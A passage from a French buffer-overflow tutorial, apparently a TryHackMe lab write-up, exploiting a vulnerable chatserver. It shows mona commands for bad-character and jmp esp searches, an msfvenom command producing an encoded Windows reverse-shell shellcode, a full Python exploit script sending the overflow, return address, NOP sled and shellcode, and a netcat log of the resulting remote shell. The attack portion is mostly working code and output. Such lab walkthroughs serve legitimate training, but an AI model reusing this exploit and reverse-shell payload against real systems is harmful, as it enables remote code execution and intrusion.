!mona compare -f C:\mona\SoriTong\bytearray.bin -a 0012FD6C
!mona bytearray -cpb "\x00\x09\x0a\x0d"
!mona compare -f C:\mona\SoriTong\bytearray.bin -a 0012FD6C
```

Les lignes « **!mona bytearray -cpb '\x00\x09[...]** » correspondent aux badchars que vous aurez trouver au fur et à mesure. On voit qu'à chaque fois il refait une comparaison avec son adresse d'**ESP**. Il faut répéter le

processus jusqu'à ce que mona indique « **unmodified** » dans la 2<sup>ème</sup> colonne.

Une fois que c'est bon, on va (encore) solliciter mona pour lui demander de nous trouver l'adresse d'ESP, adresse à laquelle nous allons faire pointer notre payload (shellcode) pour exécuter du code malveillant (un reverse shell).



```

Log data
Address Message
0x625014df : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x625014eb : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x625014f7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x62501503 : jmp esp : ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
0x6250150f : jmp esp : ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
0x6250151b : jmp esp : ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
0x62501527 : jmp esp : ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
0x62501533 : jmp esp : ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
0x62501535 : jmp esp : ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
Found a total of 9 pointers
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.936000
0BADF000 New thread with ID 00000304 created
42424242 [18:13:24] Access violation when executing [42424242]
0BADF000 [+] Command used:
0BADF000 !mona jmp -r esp
----- Mona command started on 2022-11-07 18:13:31 (v2.0, rev 628) -----
0BADF000 [+] Processing arguments and criteria
0BADF000 Pointer access level : X
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 [+] Querying 2 modules
0BADF000 - Querying module essfunc.dll
0BADF000 - Querying module chatserver.exe
0BADF000 Search complete, processing results
0BADF000 [+] Preparing output file 'jmp.txt'
0BADF000 - (Re)setting logfile c:\tuto\chatserver\jmp.txt
0BADF000 [+] Writing results to c:\tuto\chatserver\jmp.txt
0BADF000 - Number of pointers of type 'jmp esp' : 9
0BADF000 [+] Results :
0x625014df : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x625014eb : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x625014f7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1
0x62501503 : jmp esp : ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
0x6250150f : jmp esp : ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
0x6250151b : jmp esp : ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
0x62501527 : jmp esp : ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
0x62501533 : jmp esp : ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
0x62501535 : jmp esp : ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
Found a total of 9 pointers
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.936000
!mona jmp -r esp

```

(si la fenêtre n'apparaît pas il suffit d'aller dans **view > Log**)

On prend donc la première valeur sans le **0x** « 625014df » et devoir l'intégrer dans notre script en format **little endian** c'est-à-dire à l'envers :  
« **\xdf\x14\x50\x62** »

Avant de faire cela on va enfin générer notre payload final qui sera un reverse shell :

```

root@kali: ~/BOFs/tuto
File Actions Edit View Help
(root@kali)~-[~/BOFs/tuto]
# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.32 LPORT=4444 EXITFUNC=thread -e x86/shikata_ga_nai -b "\x00" -f py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1745 bytes
buf = b""
buf += b"\xdb\xc2\xd9\x74\x24\xf4\xbd\x93\xa2\x38\xf9\x58"
buf += b"\x2b\xc9\xb1\x52\x31\x68\x17\x03\x68\x17\x83\x7b"
buf += b"\x5e\xda\x0c\x87\x77\x99\xef\x77\x88\xfe\x66\x92"
buf += b"\xb9\x3e\x1c\xd7\xea\x8e\x56\xb5\x06\x64\x3a\x2d"
buf += b"\x9c\x08\x93\x42\x15\xa6\xc5\x6d\xa6\x9b\x36\xec"
buf += b"\x24\xe6\x6a\xce\x15\x29\x7f\x0f\x51\x54\x72\x5d"
buf += b"\x0a\x12\x21\x71\x3f\x6e\xfa\xfa\x73\x7e\x7a\x1f"
buf += b"\xc3\x81\xab\x8e\x5f\xd8\x6b\x31\xb3\x50\x22\x29"
buf += b"\xd0\x5d\xfc\xc2\x22\x29\xff\x02\x7b\xd2\xac\x6b"
buf += b"\xb3\x21\xac\xac\x74\xda\xdb\xc4\x86\x67\xdc\x13"
buf += b"\xf4\xb3\x69\x87\x5e\x37\xc9\x63\x5e\x94\x8c\xe0"
buf += b"\x6c\x51\xda\xae\x70\x64\x0f\xc5\x8d\xed\xae\x09"
buf += b"\x04\xb5\x94\x8d\x4c\x6d\xb4\x94\x28\xc0\xc9\xc6"
buf += b"\x92\xbd\x6f\x8d\x3f\xa9\x1d\xcc\x57\x1e\x2c\xee"
buf += b"\xa7\x08\x27\x9d\x95\x97\x93\x09\x96\x50\x3a\xce"
buf += b"\xd9\x4a\xfa\x40\x24\x75\xfb\x49\xe3\x21\xab\xe1"
buf += b"\xc2\x49\x20\xf1\xeb\x9f\xe7\xa1\x43\x70\x48\x11"
buf += b"\x24\x20\x20\x7b\xab\x1f\x50\x84\x61\x08\xfb\x7f"
buf += b"\xe2\xf7\x54\x7e\xd2\x9f\xa6\x80\x03\x3c\x2e\x66"
buf += b"\x49\xac\x66\x31\xe6\x55\x23\xc9\x97\x9a\xf9\xb4"
buf += b"\x98\x11\x0e\x49\x56\xd2\x7b\x59\x0f\x12\x36\x03"
buf += b"\x86\x2d\xec\x2b\x44\xbf\x6b\xab\x03\xdc\x23\xfc"
buf += b"\x44\x12\x3a\x68\x79\x0d\x94\x8e\x80\xcb\xdf\x0a"
buf += b"\x5f\x28\xe1\x93\x12\x14\xc5\x83\xea\x95\x41\xf7"
buf += b"\xa2\xc3\x1f\xa1\x04\xba\xd1\x1b\xdf\x11\xb8\xcb"
buf += b"\xa6\x59\x7b\x8d\xa6\xb7\x0d\x71\x16\x6e\x48\x8e"
buf += b"\x97\xe6\x5c\xf7\xc5\x96\xa3\x22\x4e\xb6\x41\xe6"

```

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.32 LPORT=4444 EXITFUNC=thread -e x86/shikata_ga_nai -b "\x00" -f py
```

```

-p windows/shell_reverse_tcp = Payload is a Windows reverse shell
LHOST=192.168.0.20           = IP to connect back to is my Kali machine
LPORT=1234                   = Port to connect to on Kali
-f py                        = Output payload in python for our script
-e x86/shikata_ga_nai        = Which encoder to use
-b "\x00"                    = Bad characters to avoid

```

On intègre le tout à notre script final !

```

import socket

ip = "192.168.1.100"

```

```

port = 9999

user = "john"
offset = 2012

buf = b""
buf += b"\xdb\xc2\xd9\x74\x24\xf4\xbd\x93\xa2\x38\xf9\x58"
buf += b"\x2b\xc9\xb1\x52\x31\x68\x17\x03\x68\x17\x83\x7b"
buf += b"\x5e\xda\x0c\x87\x77\x99\xef\x77\x88\xfe\x66\x92"
buf += b"\xb9\x3e\x1c\xd7\xea\x8e\x56\xb5\x06\x64\x3a\x2d"
buf += b"\x9c\x08\x93\x42\x15\xa6\xc5\x6d\xa6\x9b\x36\xec"
buf += b"\x24\xe6\x6a\xce\x15\x29\x7f\x0f\x51\x54\x72\x5d"
buf += b"\x0a\x12\x21\x71\x3f\x6e\xfa\xfa\x73\x7e\x7a\x1f"
buf += b"\xc3\x81\xab\x8e\x5f\xd8\x6b\x31\xb3\x50\x22\x29"
buf += b"\xd0\x5d\xfc\xc2\x22\x29\xff\x02\x7b\xd2\xac\x6b"
buf += b"\xb3\x21\xac\xac\x74\xda\xdb\xc4\x86\x67\xdc\x13"
buf += b"\xf4\xb3\x69\x87\x5e\x37\xc9\x63\x5e\x94\x8c\xe0"
buf += b"\x6c\x51\xda\xae\x70\x64\x0f\xc5\x8d\xed\xae\x09"
buf += b"\x04\xb5\x94\x8d\x4c\x6d\xb4\x94\x28\xc0\xc9\xc6"
buf += b"\x92\xbd\x6f\x8d\x3f\xa9\x1d\xcc\x57\x1e\x2c\xee"
buf += b"\xa7\x08\x27\x9d\x95\x97\x93\x09\x96\x50\x3a\xce"
buf += b"\xd9\x4a\xfa\x40\x24\x75\xfb\x49\xe3\x21\xab\xe1"
buf += b"\xc2\x49\x20\xf1\xeb\x9f\xe7\xa1\x43\x70\x48\x11"
buf += b"\x24\x20\x20\x7b\xab\x1f\x50\x84\x61\x08\xfb\x7f"
buf += b"\xe2\xf7\x54\x7e\xd2\x9f\xa6\x80\x03\x3c\x2e\x66"
buf += b"\x49\xac\x66\x31\xe6\x55\x23\xc9\x97\x9a\xf9\xb4"
buf += b"\x98\x11\x0e\x49\x56\xd2\x7b\x59\x0f\x12\x36\x03"
buf += b"\x86\x2d\xec\x2b\x44\xbf\x6b\xab\x03\xdc\x23\xfc"
buf += b"\x44\x12\x3a\x68\x79\x0d\x94\x8e\x80\xcb\xdf\x0a"
buf += b"\x5f\x28\xe1\x93\x12\x14\xc5\x83\xea\x95\x41\xf7"
buf += b"\xa2\xc3\x1f\xa1\x04\xba\xd1\x1b\xdf\x11\xb8\xcb"
buf += b"\xa6\x59\x7b\x8d\xa6\xb7\x0d\x71\x16\x6e\x48\x8e"
buf += b"\x97\xe6\x5c\xf7\xc5\x96\xa3\x22\x4e\xb6\x41\xe6"
buf += b"\xbb\x5f\xdc\x63\x06\x02\xdf\x5e\x45\x3b\x5c\x6a"
buf += b"\x36\xb8\x7c\x1f\x33\x84\x3a\xcc\x49\x95\xae\xf2"
buf += b"\xfe\x96\xfa"

nop = "\x90" * 20
esp = "\xdf\x14\x50\x62" # <== la valeur d'ESP en little endian
msg = "A" * offset
msg += esp
msg += nop
msg += buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try :
    s.connect((ip, port))
    print ("Sending buffer...")

```

```
s.send(bytes(user + "\r\n"))
s.recv(1024)
s.send(bytes(msg + "\r\n"))
s.recv(1024)
print ("Done.")
```

```
except Exception as e:
    print (e)
```

```
'A' * 2012 - The number of A's needed to crash the application
ESP       - The value of the ESP that will instruct the application to execute our code
NOP       - Our code may get cut off, adding a NOP sled ensures it works
BUF       - This is our shellcode from MSFVenom
```

On envoie dans l'ordre :

- 2012 « A »
- L'adresse d'ESP
- Des nop (No Operation)
- Notre buffer

Et on envoie à notre application !!

```

root@kali: ~/BOFs/tuto
File Actions Edit View Help
Erase is control-H (^H).

(root@kali)-[~/BOFs/tuto]
# python2 exploit.py
Sending buffer ...
Done.

(root@kali)-[~/BOFs/tuto]
#

root@kali: ~
File Actions Edit View Help
Erase is control-H (^H).

(root@kali)-[~]
# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.32] from (UNKNOWN) [192.168.1.100] 49172
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\kali\Desktop\10.10.39.128\chatserver>whoami
whoami
win-n2kkkajimau\kali

C:\Users\kali\Desktop\10.10.39.128\chatserver>dir
dir
Volume in drive C has no label.
Volume Serial Number is 421F-D8C3

Directory of C:\Users\kali\Desktop\10.10.39.128\chatserver

11/07/2022 09:50 AM <DIR> .
11/07/2022 09:50 AM <DIR> ..
11/07/2022 09:50 AM          107 .listing
11/07/2022 09:50 AM     43,747 chatserver.exe
11/07/2022 09:50 AM     30,761 essfunc.dll
                    3 File(s)      74,615 bytes
                    2 Dir(s)    42,614,251,520 bytes free

C:\Users\kali\Desktop\10.10.39.128\chatserver>

```

On voit à gauche que le payload a bien été envoyé, et à droite que le reverse shell a fonctionné, et que je peux taper des commandes.

Notons que si l'application tourne avec l'utilisateur « Administrateur » alors nous aurons les droits qui vont avec ! :D

Sources :

<https://pencer.io/ctf/ctf-thm-brainstorm/>

<https://x3tb3t.github.io/2018/03/29/mona/>

<https://tryhackme.com/room/bufferoverflowprep>

<https://tryhackme.com/room/brainstorm>